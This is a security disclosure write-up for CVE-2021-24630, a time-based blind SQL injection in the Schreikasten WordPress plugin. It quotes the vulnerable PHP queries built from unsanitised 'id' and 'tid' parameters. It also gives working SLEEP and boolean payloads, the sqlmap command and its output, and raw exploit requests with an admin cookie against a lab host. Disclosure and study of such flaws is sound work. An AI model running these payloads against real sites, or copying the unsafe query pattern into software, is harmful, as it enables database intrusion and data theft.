Wp Plugin Schreikasten

Plugin Details

Plugin Name: wp-plugin : schreikasten
Effected Version : 0.14.18 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Author
CVE Number : CVE-2021-24630
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- June 15, 2021: Issue Identified and Disclosed to WPScan
- June 21, 2021 : Plugin Closed
- August 13, 2021 : CVE Assigned
- October 7, 2021 : Public Disclosure

Technical Details

The reject, spam, delete and tracking functionality having GET parameters `id` and `tid`, available to Author and higher roles isnt properly sanitised, escaped or validated before being inserted into the SQL statement, therefore leading to time-based bline SQL Injection.

Vulnerable Code: schreikasten.php#L2208

1. Edit functionality

```
2206:                   $id=$_GET['id'];
2207:                   $table_name = $wpdb->prefix . "schreikasten";
2208:                   $data = $wpdb->get_row("select alias, text, status, date, email from $table_name where id=$id");
```

Vulnerable Code: schreikasten.php#L2224

2. In the tracking functionality


```
2222:                   $tid=$_GET['tid'];
2223:                   $table_name = $wpdb->prefix . "schreikasten";
2224:                   $data = $wpdb->get_row("select * from $table_name where id=$tid");
```

Vulnerable Code: schreikasten.php#L2239


3. set_spam, set_ham, set_black functionality

```
2237:                   $id=$_GET['id'];
2238:                   $table_name = $wpdb->prefix . "schreikasten";
2239:                   $data = $wpdb->get_row("select alias, text, status, date, email from $table_name where id=$id");
```

PoC Screenshot



```
[09:41:38] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:41:38] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[09:42:19] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[09:42:19] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:42:19] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:42:24] [INFO] checking if the injection point on GET parameter 'id' is a false positive
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
---
Parameter: id (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=skmanage&mode&text&paged=1&mode_x=set_black_x&id=2 AND (SELECT 6141 FROM (SELECT(SLEEP(5)))ewlo)
---
[09:43:46] [INFO] the back-end DBMS is MySQL
[09:43:46] [INFO] fetching banner
[09:43:46] [INFO] retrieved:
[09:43:46] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[09:44:47] [INFO] adjusting time delay to 3 seconds due to good response times
8.0.23-0ubuntu0.20.04.1
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.23-0ubuntu0.20.04.1'
[10:05:01] [INFO] fetching current user
[10:05:01] [INFO] retrieved: bob@localhost
current user: 'bob@localhost'
[10:13:55] [INFO] fetching current database
[10:13:55] [INFO] retrieved: wp
current database: 'wp'
```



```
[10:58:39] [WARNING] time-based comparison requires larger statistical model, please wait.................... (done)
[10:58:51] [INFO] GET parameter 'tid' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:58:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:58:51] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:58:52] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically ex
tending the range for current UNION query injection technique test
[10:58:52] [INFO] target URL appears to have 9 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[10:59:05] [INFO] target URL appears to be UNION injectable with 9 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[10:59:14] [INFO] checking if the injection point on GET parameter 'tid' is a false positive
[10:59:15] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'tid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 208 HTTP(s) requests:
---
Parameter: tid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page=skmanage&mode=tracking&text&paged=1&mode_x=delete_x&id=7&tid=6 AND 2079=2079

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=skmanage&mode=tracking&text&paged=1&mode_x=delete_x&id=7&tid=6 AND (SELECT 9304 FROM (SELECT(SLEEP(5)))ghFg)
---
[10:59:16] [INFO] the back-end DBMS is MySQL
[10:59:16] [INFO] fetching banner
[10:59:16] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[10:59:16] [INFO] retrieved: 8.0.23-0ubuntu0.20.04.1
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.23-0ubuntu0.20.04.1'
[10:59:43] [INFO] fetching current user
[10:59:43] [INFO] retrieved: bob@localhost
current user: 'bob@localhost'
[10:59:56] [INFO] fetching current database
[10:59:56] [INFO] retrieved: wp
current database: 'wp'
```

Request

SQLmap command

```
sqlmap -r schreikasten.req.1 --dbms mysql --current-user --current-db -b -p tid --batch
```

1.

```
GET /wp-admin/edit-comments.php?page=skmanage&mode=edit&text&paged=1&mode_x=delete_x&id=6 AND (SELECT 9304 FROM (SELECT(SLEEP(
Host: 172.28.128.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/edit-comments.php?page=skmanage&mode&text&paged=1&mode_x=delete_x&id=5
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1619961721%7CFTC7yo2JId9TWGN3c4mMtWOdy9aC5xBCxeIIMFHEXFC%7C7d46e52f
Connection: close
```

2. Tracking

```
GET /wp-admin/edit-comments.php?page=skmanage&mode=tracking&text&paged=1&mode_x=delete_x&id=7&tid=6 AND (SELECT 9304 FROM (SEL
Host: 172.28.128.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/edit-comments.php?page=skmanage&mode&text&paged=1&mode_x=delete_x&id=7
Accept-Language: en-US,en;q=0.9
```

```
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1619961721%7CFTC7yo2JId9TWGN3c4mMtWOdy9aC5xBCxeIIMFHEXFC%7C7d46e52f
Connection: close
```

3. set_spam, set_ham, set_black

```
GET /wp-admin/edit-comments.php?page=skmanage&mode&text&paged=1&mode_x=set_black_x&id=2 AND (SELECT 6141 FROM (SELECT(SLEEP(5)
Host: 172.28.128.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/edit-comments.php?page=skmanage&mode&text
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1619961721%7CFTC7yo2JId9TWGN3c4mMtWOdy9aC5xBCxeIIMFHEXFC%7C7d46e52f
Connection: close
```